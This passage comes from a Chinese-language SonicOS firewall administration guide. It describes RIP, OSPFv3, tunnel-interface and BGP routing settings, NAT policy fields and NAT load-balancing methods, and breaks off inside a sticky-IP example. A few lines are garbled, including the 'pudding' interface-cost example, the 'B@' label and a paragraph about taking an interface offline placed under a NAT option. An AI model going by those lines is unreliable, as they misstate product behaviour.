  - **RIPv1** – 仅接收广播 RIPv1 数据包。
  - **RIPv2** – 仅接收组播 RIPv2 数据包。RIPv2 数据包通过组播发送，尽管某些 RIP 路由器的实施（包括 SonicWALL 设备上的基本路由）能够以广播或组播格式发送 RIPv2。

    重要：确保发送 RIPv2 更新的设备使用组播模式，否则 ars-rip 路由器将不会处理这些更新。

- **发送**（在**发送和接收**和**仅发送**模式下可用）
  - **RIPv1** – 发送广播 RIPv1 **数据包**。
  - **RIPv2 - 与 v1 兼容** – 发送与 RIPv1 兼容的组播 RIPv2 数据包。
  - **RIPv2 -** – 发送组播 RIPv2 **数据包**。

全局 RIP 配置

- **默认度量值** – 用于指定在重新分配来自其他（例如默认、静态、已连接、OSPF 或 VPN）路由信息源的路由时将会使用的度量。默认值（未定义）为 **1**，最大值为 15。
- **引入默认路由** – 此复选框用于启用或禁用向 RIP 系统通告防火墙的默认路由。
- **重新分配静态路由** – 启用或禁用向 RIP 系统通告静态（基于策略的路由）路由。可以为此重新分配明确设置度量，或者可以使用**默认度量**设置中指定的值（默认值）。
- **重新分配直连网络** - 启用或禁用向 RIP 系统通告本地连接的网络。可以为此重新分配明确设置度量，或者可以使用**默认度量**设置中指定的值（默认值）。
- **重新分配 OSPF 路由** - 启用或禁用向 RIP 系统通告通过 OSPF 学习的路由。可以为此重新分配明确设置度量，或者可以使用**默认度量**设置中指定的值（默认值）。

注：版本 6.2.3.1 及更低版本也有以下**全局 RIP 配置**选项。

- **重新分配远程 VPN 网络** – 启用或禁用向 RIP 系统通告静态（基于策略的路由）路由。可以为此重新分配明确设置度量，或者可以使用**默认度量**设置中指定的值（默认值）。
- **使用密码** – 在此接口上启用纯文本密码进行标识，最多可达 16 个字母数字字符。
- **管理距离** – 在有多条到达目的地的路由时，路由器使用管理距离值来选择路径，并优先选择距离较小的路径。默认值为 **120**，最小值为 1，最大值为 255。

通过 RIP 学习的路由将在路由策略表中显示为 **OSPF 或 RIP 路由**。

配置 OSPF

注：OSPF 设计概念不在本文档的讨论范围以内。本章节介绍如何配置 SonicWALL 集成到 OSPF 网络中（不论是现有的还是新实施的 OSPF 网络），但不提供设计准则。关于本章节中使用的术语，请参考第 378 页的 OSPF 术语。

考虑以下简单的示例网络：

在一个 OSPF 网络中，主干网（区域 0.0.0.0）由防火墙上的 X0 接口和路由器 A 上的 int1 接口组成。两个额外区域 0.0.0.1 和 100.100.100.100 分别通过 ABR 路由器 A 上的 int2 接口和防火墙上的 X4:100 VLAN 子接口连接到主干网。

要在 X0 和 X4:100 接口上配置 OSPF 路由，请在**配置** **OSPF**列下面选择该接口行中的**配置**图标。这时将启动以下窗口：



主题：

- 第 385 页的 OSPFv3 配置
- 第 386 页的全局 OSPFv3 配置

OSPFv3 配置

- **OSPFv3**– 从下拉菜单中选择一个设置：
  - **禁用**（默认）– 已在此接口上禁用 OSPF 路由器
  - **启用** – 已在此接口上启用 OSPF 路由器
  - **被动** – 在此接口上启用 OSPF 路由器，但仅使用 1 类 LSA（路由器链路通告）向本地区域通告已连接的网络。这与**重新分配已连接的网络**选项不同，后者会导致 OSPF 路由器采取 ASBR 的行为，并使用 5 类 LSA（AS 外部链路通告）向所有非末梢区域进行通告泛洪。如需更多信息，请参见第 378 页的 OSPF 术语。
- **宕机间隔 (1-65535)** – 在该时段（以秒为单位）后如果没有收到欢迎信息，将删除 LSDB 中的条目。默认值为 **40** 秒，最小值为 1 秒，最大值为 65,535 秒。

  注：确保此数值与该网段中的其他 OSPF 路由器一致，以便成功建立邻居关系。

- **Hello 间隔 (1-65535)** – Hello 数据包之间的时间间隔。默认值为 **10** 秒，最小值为 1 秒，最大值为 65,535 秒。

  注：确保此数值与该网段中的其他 OSPF 路由器一致，以便成功建立邻居关系。

- **路由优先级 (0-255)** – 路由器优先级值用于确定网段的指定路由器 (DR)。该值越大，优先级越高。出现等值优先级时，路由器 ID 将成为打破等值优先级的因素。设置数值 0 将使此接口上的 OSPF 路由器失去获得 DR 状态的资格。默认值为 **1**，最大值为 255。
- **OSPFv3 区域** – OSPF 区域可表示为 IP 或十进制表示法。例如，您可以将连接到 X4:100 的区域表示为 100.100.100.100 或 1684300900。默认值为 **0**。
- **OSPFv3 区域类型** – 有关下列设置的详细描述，请参见第 378 页的 OSPF 术语：
  - **正常**（默认）– 接收和发送所有适用的 LSA 类型。
  - **末梢区域** – 不接收 5 类 LSA（AS 外部链路通告）。
  - **完全末梢区域** – 不接收 3、4 或 5 类 LSA。

  注：版本 6.2.3.1 及更低版本也有用于 **OSPF 范围类型**下拉菜单的以下选项。

  - **非纯末梢区域** – 接收 7 类 LSA（NSSA AS 外部路由）。
  - **完全非末梢区域** – 接收 1 类和 2 类 LSA。
- **接口成本 (1-65535)** - 指定跨此接口发送数据包的开销。默认值为 10，通常用于指示以太网接口。默认最小值为 **1**（例如，快速以太网），最大值为 65,535（例如，pudding）。
  - **自动** – 由于将自动确定费用，选择**自动**将使**接口成本**字段变灰。默认情况下未选中该复选框。
- **实例 ID：(0-255)** – 最小值为 0，默认值为 **0**，最大值为 255。正常情况下，此字段为灰显。

注：版本 6.2.3.1 及更低版本也有以下 **OSFP 配置**选项。

- **身份验证** - 确保此设置与该网段中的其他 OSPF 路由器一致，以便成功建立邻居关系。
  - **禁用** – 此接口上未使用身份验证。
  - **简单密码** – 此接口上的 OSPF 路由器出于识别的目的使用纯文本密码。
  - **消息摘要** – 使用 MD5 哈希可靠地识别此接口上的 OSPF 路由器。
- **密码** – 输入路由器密码。

全局 OSPFv3 配置

- **OSPFv3 路由器 ID (n.n.n.n)** – 路由器 ID 可以是以 IP 地址表示法表示的任意值。它与防火墙上的所有 IP 地址都无关，并可以设为您的 OSPF 网络中的任意唯一值。
- **ABR 类型** – 出于兼容性的目的，允许此 OSPF 路由器将参与的拓扑规范。选项有：
  - **标准** – 完全符合 RFC2328 的 ABR OSPF 操作。
  - **Cisco** – 用于同 Cisco 的 ABR 行为进行互操作，该选项预期在设置 ABR 标记之前配置并激活主干网。
  - **IBM** – 用于同 IBM 的 ABR 行为进行互操作，该选项预期在设置 ABR 标记之前配置主干网。

  注：版本 6.2.3.1 及更低版本也有用于 **ABR 类型**下拉菜单的以下选项。

  - **快捷方式** – “快捷方式区域”使得不论 ABR 路由器是否连接到区域 0，流量都能以较低的度量穿过非主干网区域。
- **默认度量 (1-16777214)** – 用于指定在重新分配来自其他（例如默认、静态、已连接、RIP 或 VPN）路由信息源的路由时将会使用的度量。默认值（**未定义**）为 **1**，最大值为 16,777,214。
- **自动成本参考 B@ (Mb/s)** – 默认值为 100。

- **重发布静态路由** – 启用或禁用向 OSPF 系统通告静态（基于策略的路由）路由。默认情况下未选中该选项。

  注：以下项目适用于所有重新分配的路由：

  - **度量** – 可以为此重新分配明确设置度量，或者可以使用**默认度量**选项中指定的值（**默认值**）。
  - **度量类型** – 重新分配的路由通告将为 5 类 LSA，路由类型可选择为 **外部类型 1**（增加内部链路费用）或 **外部类型 2**（仅使用外部链路费用）。

  注：除非选择了重新分配路由选项，否则此字段为灰显。

  注：版本 6.2.3.1 及更低版本也有以下选项：

  - 标签 (0-4294967295) 可以添加可选的路由标签值，以帮助其他路由器识别此重新分配的路由；最小标签值为 0，最大标签值为 4,294,967,295，默认标签值为**未定义**。

- **重新分配已连接的网络** - 启用或禁用向 OSPF 系统通告本地连接的网络。默认情况下未选中该选项。
- **重发布 RIP 路由** - 启用或禁用向 OSPF 系统通告通过 RIP 学习的路由。默认情况下未选中该选项。

注：版本 6.2.3.1 及更低版本也有以下**全局 OSFP 配置**选项。

- **引入默认路由** – 控制向此接口上的 OSPF 系统通告防火墙的默认路由。选项有：
  - **从不** – 禁用向 OSPF 系统通告默认路由。
  - **WAN 接口活动的时候** – 在 WAN 处于在线状态时向 OSPF 系统通告默认路由。默认路由始终使用 5 类 LSA 作为外部 2 类路由进行通告。
  - **始终** – 启用向 OSPF 系统通告默认路由。默认路由始终使用 5 类 LSA 作为外部 2 类路由进行通告。
- **度量 (1-16777214)** – 可以为此重新分配明确设置度量，或者可以使用**默认度量**选项中指定的值。最小值为 1，最大值为 16,777,214，默认值为 **10**。
- **重新分配远程 VPN 网络** – 启用或禁用向 RIP 系统通告静态（基于策略的路由）路由。

路由协议部分将按接口显示所有活动 OSPF 路由器的状态。


🟢 和 🔴 状态 LED 指示是否有活动的邻居，将鼠标悬停在上面可获得更多详情。

路由策略部分将 OSPF 所学习的路由显示为 **OSPF** 或 **RIP 路由**。

配置隧道接口高级路由

VPN 隧道接口可配置用于高级路由。为此，您必须在隧道接口配置的**高级**选项卡中启用隧道接口高级路由。更多信息，请参见第 1041 页的添加隧道接口。

启用隧道接口高级路由后，它将与其他接口一同显示在**网络 > 路由**页面**高级路由**表的列表中。



要配置高级路由选项，请单击您想要配置的隧道接口的**配置 RIP** 或**配置 OSPF** 列的**编辑**图标。隧道接口的 RIP 和 OSPF 配置与传统接口的配置非常相似。


全局未编号配置（版本 6.2.3.1 及更低版本）

由于隧道接口并非物理接口，不具备固有 IP 地址，因此它们必须“借用”其他接口的 IP 地址。所以隧道接口的高级路由配置中包含了以下用于指定隧道源 IP 地址和目标 IP 地址的选项：

- **IP Address Borrowed From** - 将其 IP 地址用作隧道接口的源 IP 地址的接口。

  注：借用的 IP 地址必须为静态 IP 地址。

- **Remote IP Address** - 隧道接口连接到的远程对等接口的 IP 地址。在使用另一个隧道接口的 SonicWALL 对 SonicWALL 配置情形下，该地址应该是远程对等隧道接口的被借用接口 IP 地址。



  注：**IP Address Borrowed From** 和 **Remote IP Address** 值将应用于隧道接口的 RIP 和 OSPF。在 RIP 中更改这两个值中的一个将会同时更改 OSPF 中的值，反之亦然。

配置隧道接口高级路由的准则

以下准则将确保成功地配置隧道接口高级路由：

- 借用接口必须拥有静态 IP 地址分配。
- 借用接口不能在其配置中启用 RIP 或 OSPF。

  提示：SonicWALL 推荐创建一个专门用作借用接口的 VLAN 接口。在使用有线连接的接口时，此推荐可避免发生冲突。

- 借用接口的 IP 地址应来自专用地址空间，且相对任何远程隧道接口端点拥有唯一的 IP 地址。
- 隧道接口端点的远程 IP 地址应该与借用接口处于相同的网络子网中。
- 多个隧道接口可以使用同一借用接口，前提是这些隧道接口全部连接到不同的远程设备。
- 如果某个设备上的多个隧道接口连接到同一远程设备，则每个隧道接口都必须使用唯一的借用接口。

根据网络配置的具体情况，要确保隧道接口正常工作，这些准则可能并非不可或缺。但这些准则是 SonicWALL 的最佳做法，可避免潜在的网络连接问题。

配置 BGP 高级路由

注：购买 SonicOS 扩展许可证后，TZ400 系列、TZ500 系列和 TZ600 设备支持 BGP。
TZ300 系列或 SOHO 无线设备不支持 BGP。

边界网关协议 (BGP) 是用于在自治系统 (AS) 之间交流路由信息的大型路由协议。这些自治系统是定义明确、单独管理的网络域。BGP 支持允许使用防火墙来替代位于网络自治系统边缘的传统 BGP 路由器。BGP 的当前 SonicWALL 实施最适用于“单提供商/单宿主”环境，在这种环境下，网络使用一个 ISP 作为互联网提供商，且与该提供商采用单一连接。SonicWALL BGP 还可以支持“单提供商/单宿主”环境，其中，网络使用单个 ISP，但拥有连至提供商的少量单独路由。BGP 在 SonicOS GUI 的**网络 > 路由**页面上启用，然后再通过 SonicOS 命令行接口 (CLI) 进行完全配置。

如需 SonicWALL 的 BGP 实施的完整信息，请参见第 1688 页的 BGP 高级路由。

配置用于 BGP 会话的 IPSec 隧道

BGP 传输数据包畅通无阻。因此为了增强安全性，SonicWALL 推荐配置 IPSec 隧道用于 BGP 会话。如需此配置的示例，请参见第 1695 页的 BGP 的 IPSec 配置。

启用 BGP

要在 *Dell SonicWALL* 安全设备上启用 *BGP*，请执行以下任务：

1. 在 SonicOS GUI，转至**网络 > 路由**页面。
2. 在**路由模式**下拉菜单，选择**高级路由**。
3. 在 **BGP** 下拉菜单中，选择**已启用（使用 CLI 配置）**。

在通过 GUI 启用 BGP 后，BGP 配置的具体设置使用 SonicOS 命令行接口 (CLI) 执行。如需 Dell SonicWALL 安全设备中的 BGP 实施的完整信息，请参见第 1688 页的 BGP 高级路由。

基于策略的路由和 IPv6

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

通过在**网络 > 路由**页面上选择路由策略的 IPv6 地址对象和网关，IPv6 完全支持基于策略的路由。在**网络 > 路由**页面上，**查看 IP 版本**单选按钮拥有三个选项：**仅 IPv4**、**仅 IPv6**或**IPv4 和 IPv6**。OSPF 功能会显示两个单选按钮，以在版本 2 与版本 3 之间切换。

下一代路由信息协议 (RIPng) 是用于 IPv6 的信息路由协议，它允许路由器通过基于 IPv6 的网络交换用于计算路由的信息。

已添加了一个单选按钮，用于在 RIP 与 RIPng 之间切换。

如需路由通告的信息，请参见路由通告。

如需设置路由策略的信息，请参见路由策略。

36

配置 NAT 策略

- 第 390 页的网络 > NAT 策略
  - 第 391 页的“NAT 策略”选项卡
  - 第 392 页的 NAT 策略设置
  - 第 394 页的 NAT 负载均衡概述
  - 第 397 页的创建 NAT 策略
  - 第 418 页的使用 NAT 负载均衡

网络 > NAT 策略

SonicOS 中的网络地址转换 (NAT) 引擎允许用户定义用于其流入和流出流量的精确 NAT 策略。默认情况下，Dell SonicWALL 安全设备有一条预配置的 NAT 策略，使得所有连接到 **X0** 接口的系统可使用 **X1** 接口的 IP 地址执行多对一 NAT，此外还有一条策略，使得在流量流过其他接口时不执行 NAT。本章节说明如何设置最常见的 NAT 策略。

了解如何使用 NAT 策略需要从 IP 数据包的构造开始。每个数据包中都包含寻址信息，以方便数据包到达其目的地，以及目的地响应原始请求方。数据包中除了其他信息以外，还包含请求方的 IP 地址、请求方的协议信息以及目的地 IP 地址。SonicOS 中的 NAT 策略引擎可检测数据包的相关部分，并可动态修改流入以及流出流量指定字段中的信息。

可以在运行 SonicOS 的 Dell SonicWALL 安全设备中添加多达 512 条 NAT 策略，并根据需要选择策略的精确度。也可以为相同对象创建多条 NAT 策略 – 例如，可以指定内部服务器在访问 Telnet 服务器时使用一个 IP 地址，而对其他所有协议使用一个完全不同的 IP 地址。由于 SonicOS 中的 NAT 引擎支持入站端口转发，因此可以向多个内部服务器隐藏防火墙的 WAN IP 地址。NAT 策略越精确，优先权越高。

表 39 显示各 SonicOS 6.2 网络安全设备型号允许的最大路由数和 NAT 策略数。

表 39. 每个网络安全设备型号允许的最大路由数和 NAT 策略数

模型	路由	NAT 策略	模型	路由	NAT 策略
SM 9600	1024	2048	TZ600	—	512
SM 9400	1024	2048	TZ500/TZ500 W	—	512
SM 9200	1024	2048	TZ400/TZ400 W	—	512
NSA 6600	1024	2048	TZ300/TZ300 W	—	512
NSA 5600	—	2048			
NSA 4600	—	1024	SOHO W	—	512
NSA 3600	—	1024			
NSA 2600	—	1024			


主题：

- 第 391 页的“NAT 策略”选项卡
- 第 392 页的 NAT 策略设置

- 第 394 页的 NAT 负载均衡概述
- 第 397 页的创建 NAT 策略
- 第 418 页的使用 NAT 负载均衡

“NAT 策略”选项卡

NAT 策略选项卡允许您查看并管理 NAT 策略。



重要：在配置 NAT 策略之前，确保创建与该策略相关联的所有地址对象。例如，如果您正在创建一条一对一的 NAT 策略，请确保为您的公用 IP 地址和专用 IP 地址创建地址对象。

提示：默认情况下，防火墙中预定义了一条 LAN 到 WAN 的 NAT 策略。

查看 NAT 策略条目

主题：

- 第 391 页的更改显示
- 第 392 页的过滤显示
- 第 392 页的显示策略相关信息
- 第 392 页的删除条目

更改显示

您可以通过选择**选择**单选按钮之一，更改 **NAT 策略**选项卡中的路由策略显示：

- **所有策略** - 用于显示包括**自定义策略**和**默认策略**在内的所有路由策略。起初在您创建 NAT 策略之前，仅有**默认策略**。
- **默认策略** – 仅显示**默认策略**。
- **自定义策略** – 仅显示您配置的那些 NAT 策略。

您可以通过单击列标题对表格中的条目排序。条目按升序或降序排列。列条目右侧的箭头表示排序状态。向下的箭头表示升序。向上的箭头表示降序。

过滤显示

可以在**搜索**字段中输入策略编号（# 列中列出的编号），从而显示特定 VPN 策略。采用默认表格配置时，每页显示 50 条。可以在**系统 > 管理**页面上更改表格的默认条数。

显示策略相关信息

将您的指针移至 **NAT 策略**表**配置**列中的**备注**图标上，将会显示在**添加 NAT 策略**窗口的**备注**字段中输入的备注。

将您的指针移至 **NAT 策略**表**配置**列中的**统计**图标上，将会显示该 NAT 策略的流量统计。

删除条目

单击**删除**图标将删除 NAT 策略条目。如果该图标显示为灰色，则该 NAT 策略为默认条目，无法将其删除。

NAT 策略设置

以下说明**添加 NAT 策略**或**编辑 NAT 策略**对话框中用于创建 NAT 策略条目的设置。

1 转至**网络 > NAT 策略**。

2 可执行以下某种操作：

- 要创建新的 NAT 策略，单击**网络 > NAT 策略**页面中的**添加**按钮。随即显示**添加 NAT 策略**对话框。
- 要编辑现有的 NAT 策略，请单击该 NAT 策略**配置**列中的**编辑**图标。此时显示**编辑 NAT 策略**对话框。

两个对话框相同。



3 在**常规**选项卡上，配置下列设置：

- **发包来源**：此下拉菜单设置用于识别跨过防火墙（无论是通过接口还是进/出 VPN 隧道）的数据包中的源 IP 地址。您可以：
  - 选择预定义的地址对象

- 选择**任何**
- 创建您自己的地址对象

这些条目可能是单个主机条目、地址范围或 IP 子网。

- **已转换的源**：此下拉菜单设置是在数据包离开防火墙（无论是通过接口还是进/出 VPN 隧道）时，将指定的**发包来源**转换为的内容。您可以：
  - 指定预定义的地址对象
  - 选择**初始**
  - 创建您自己的地址对象条目。

  这些条目可能是单个主机条目、地址范围或 IP 子网。
- **发包目标**：此下拉菜单设置用于识别跨过防火墙（无论是通过接口还是进/出 VPN 隧道）的数据包中的目标 IP 地址。在创建出站 NAT 策略时，由于数据包的目的地未发生变化，而源在发生变化，因此该条目通常设置为**任何**。但这些地址对象条目可能是单个主机条目、地址范围或 IP 子网。
- **已转换的目标**：此下拉菜单设置是在数据包离开防火墙（无论是通过其他接口还是进/出 VPN 隧道）时，防火墙将指定的**发包目标**转换为的内容。在创建出站 NAT 策略时，由于数据包的目的地未发生变化，而源在发生变化，因此该条目通常设置为**初始**。但这些地址对象条目可能是单个主机条目、地址范围或 IP 子网。
- **发包服务**：此下拉菜单设置用于识别跨过防火墙（无论是通过接口还是进/出 VPN 隧道）的数据包中的 IP 服务。您可以使用防火墙中的预定义服务，或者创建自己的条目。对于许多 NAT 策略而言，在策略仅更改源或目标 IP 地址时，此字段将设为**任何**。
- **已转换的服务**：此下拉菜单设置是在数据包离开防火墙（无论是通过其他接口还是进/出 VPN 隧道）时，防火墙将**发包服务**转换为的内容。您可以使用防火墙中的预定义服务，或者创建自己的条目。对于许多 NAT 策略而言，在策略仅更改源或目标 IP 地址时，此字段将设为**初始**。
- **入站接口**：此下拉菜单设置用于指定数据包的入口接口。默认设置为**任何**。

  在处理 VPN 时，由于 VPN 隧道并非真正的接口，因此通常将其设为**任何**（默认）。
- **出站接口**：此下拉菜单用于指定数据包在应用 NAT 策略后的出口接口。此字段主要用于指定要应用转换的 WAN 接口对象。

  重要：在 NAT 策略的所有字段中，这是最容易混淆的字段之一。

  在处理 VPN 时，由于 VPN 隧道并非真正的接口，因此通常将其设为**任何**（默认）。而且，如第 397 页的创建 NAT 策略中所述，在创建将目的地从公用 IP 地址重映射为专用 IP 地址的入站 1-2-1 NAT 策略时，必须将此字段设为**任何**。
- **IP 版本**：一些发包和/或已转换的选项显示选择 IP 版本的选项：**IPv4**（默认）或 **IPv6**。
- **备注**：此字段可用于说明您的 NAT 策略条目。该字段具有 32 个字符的限制，一经保存，即可在**网络 > NAT 策略**页中通过将鼠标移至 NAT 策略条目的**评论**图标上进行查看。只要鼠标位于**评论**图标上，就会在弹出对话框中显示您的备注。
- **启用 NAT 策略**：默认已选中此复选框，表示在保存新 NAT 策略时将其激活。要创建 NAT 策略条目但不立即将其激活，请清除此复选框。
- **创建反向策略**：选中此复选框时，将自动为您在**添加 NAT 策略**对话框中定义的 NAT 策略创建一条出站或入站镜像 NAT 策略。默认情况下未选中该选项。

如需**高级**选项卡设置的信息，请参见第 394 页的 NAT LB 机制。如需设置 NAT 策略的信息，请参阅第 397 页的创建 NAT 策略。

NAT 负载均衡概述

主题：

- 第 394 页的 NAT LB 机制
- 第 396 页的确定要使用的 NAT LB 方法
- 第 396 页的注意
- 第 396 页的负载均衡算法详细信息

网络地址转换 (NAT) 和负载均衡 (LB) 提供在多个类似的网络资源之间平衡传入流量的功能。不要将它与防火墙中的 WAN ISP 和 LB 功能混淆。尽管两种功能可以配合使用，但 WAN ISP 和 LB 用于平衡两个 ISP 连接之间的传出流量，而 NAT LB 主要用于平衡传入流量。

负载均衡可在类似的网络资源之间分配流量，以避免单个服务器负载过重，从而提高可靠性和冗余度。如果一个服务器变为不可用，流量将会路由至其他可用资源，从而获得最大的正常运行时间。

本部分将详细说明如何配置必要的 NAT、负载均衡、运行状况检查、记录和防火墙规则，以便公用互联网中的系统访问映射至一个或多个内部系统（例如 Web 服务器、FTP 服务器或 SonicWALL SRA 设备）的虚拟 IP (VIP)。假设防火墙自身未在使用相关端口，此虚拟 IP 可能独立于防火墙，也可能是共享的。

注：SonicOS 中的负载均衡功能虽然比较基础，但可以满足许多客户网络部署的需求。如果客户的环境需要更精确的负载均衡、持续性和运行状况检查机制，则建议使用专用的第三方负载均衡设备。

NAT LB 机制

NAT 负载均衡是在 **添加/编辑 NAT 策略**对话框的**高级**选项卡中配置的。



注：只有在**常规**选项卡的其中一个下拉字段中指定某个组之后，才能激活此选项卡除了选项**禁用源端口重映射**以外的其他选项。否则，NAT 策略默认将 **Sticky IP** 设为 NAT 方法。

SonicOS 提供以下高级配置选项：

- 第 395 页的 NAT 方法
- 第 395 页的高可用性

NAT 方法

1 选择 NAT 方法：

- **粘性 IP** – 源 IP 始终连接到相同的目标 IP（假定该 IP 是可达的）。此方法最适合需要连接持续性的公共托管站点，例如 Web 应用程序、Web 表单或购物车应用程序等。它是默认机制，建议用于多数部署。
- **轮循机制** – 源 IP 针对各个连接，循环使用各个有效的负载均衡资源。此方法最适合在不需要持续性的情况下提供均等的负载分配。
- **块重映射/对称重映射** – 这两种方法适用于您知道源 IP 地址/网络的情况（例如在您想要精确控制流量如何从一个子网转换至另一个子网时）。
- **随机分配** – 源 IP 以随机方式连接到目标 IP。此方法适用于希望在内部资源之间随机分布流量的情况。

2 另外，若要强制设备只进行 IP 地址转换且不对 NAT 策略进行端口转换，请选中**禁用源端口重映射**对话框。SonicOS 会在执行其他 NAT 映射时保留连接的源端口。如果正在转换源 IP 地址，则该选项在添加或编辑 NAT 策略时可用。默认情况下未选中该选项。

> 注：如果将**已转换的源**（位于**常规**选项卡）设置为**发包**，此选项将变暗且不可用。

出于维护或其他原因，可以选中此选项暂时使该接口脱机。如果已连接，链路将断开。清除复选框激活接口并允许链路重新连接。

高可用性

1 还可以选择**启用探测**。选中该选项后，防火墙将使用以下两种方法中的一种来探测负载均衡组中的地址：使用简单的 ICMP ping 查询来确定资源是否有效；或者通过 TCP 套接字 open 查询来确定资源是否有效。防火墙可根据可配置的间隔时间，在资源失去响应时不向其定向流量，并在资源再次恢复响应后恢复其流量。

选择**启用探测**后，以下选项可用：

- **每隔 *n* 秒探测一次主机** – 指定主机探测的时间间隔。默认值为 **5** 秒。
- **探测类型** - 从下拉菜单中选择探测类型，例如 TCP。默认值为 **TCP**。
  - **端口** – 指定端口。默认值为 **80**。
- **响应超时** – 指定超时之前的最长时间。默认值为 **3** 秒。
- **在 *n* 次丢失的间隔后使主机失效** – 指定主机在失效之前可以丢失的最大间隔数。默认值为 **3**。
- **在 *n* 次成功的间隔后使主机有效** – 指定主机在重新激活之前所需的最小成功间隔数。默认值为 **3**。
- **启用端口探测** – 选择该选项以启用 TCP 端口探测。选择此选项还增强了 NAT 的功能以在进行负载均衡时考虑到该端口。默认已禁用该选项。
- **RST 响应次数作为不击中** – 选择该选项以将 RST 响应计为丢失。如果选择了**启用端口探测**，将默认选中此选项。

确定要使用的 NAT LB 方法

表 40. 确定要使用哪种 NAT LB 方法

要求	部署示例	NAT LB 方法
在服务器上平均分配负载，无需持续性	外部/内部服务器（例如 Web 或 FTP）	轮循机制
不加区别的负载均衡，无需持续性	外部/内部服务器（例如 Web 或 FTP）	随机分配
需要客户端连接持续性	电子商务网站、电子邮件安全、SonicWALL SRA 设备 （任何可公共访问且需要持续性的服务器）	粘性 IP
精确控制源网络到目标范围的重映射	LAN 到 DMZ 服务器 电子邮件安全、SonicWALL SRA 设备	块重映射
精确控制源网络和目标网络的重映射	内部服务器（例如 Intranet 或 Extranet）	对称重映射

注意

- 只有两种运行状况检查机制（ICMP ping 和 TCP 套接字 open）。
- 没有更高层的持续性机制（仅粘性 IP）。
- 如果组内的所有服务器都不响应，没有任何“服务器报错”机制。
- 没有任何“带持续性的轮询机制”。
- 没有任何“加权轮循机制”。
- 没有任何用于检测资源是否受限的方法。

尽管对于 Dell SonicWALL 网络安全设备可用作负载均衡对象的内部资源数量以及它可以监视的主机数量都没有限制，但正常情况下，大型负载均衡组（25 个以上资源）可能会对性能产生影响。

负载均衡算法详细信息

以下选项说明防火墙如何应用负载均衡算法：

- **轮循机制** – 源 IP 交替连接到目标 IP
- **随机分配** – 源 IP 以随机方式连接到目标 IP
- **粘性 IP** - 源 IP 连接到相同的目标 IP
- **块重映射** - 源网络除以目标池的大小，以创建逻辑网段
- **对称重映射** - 源 IP 映射至目标 IP（例如 10.1.1.10 -> 192.168.60.10。）

粘性 IP 算法示例

源 IP 对服务器集群大小取模，以确定将其重映射到的目标服务器。以下两个示例展示了粘性 IP 算法的工作原理。

示例一 - 映射至网络：

192.168.0.2 至 192.168.0.4
已转换目标 = 10.50.165.0/30（网络）

数据包源 IP = 192.168.0.2
192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
（IP -> 十六进制 -> 十进制 -> 二进制）

粘性 IP 公式 = 数据包源 IP = 3232235522 [取模] 转换目标大小 = 2
= 3232235522 [取模] 2
= 0
（2 可以整除分子。没有余数，因此结果为 0）

粘性 IP 公式生成偏移量 0。
目的地重映射至 10.50.165.1。

示例二 - 映射至 IP 地址范围：

192.168.0.2 至 192.168.0.4
已转换目标 = 10.50.165.1 -10.50.165.3（范围）

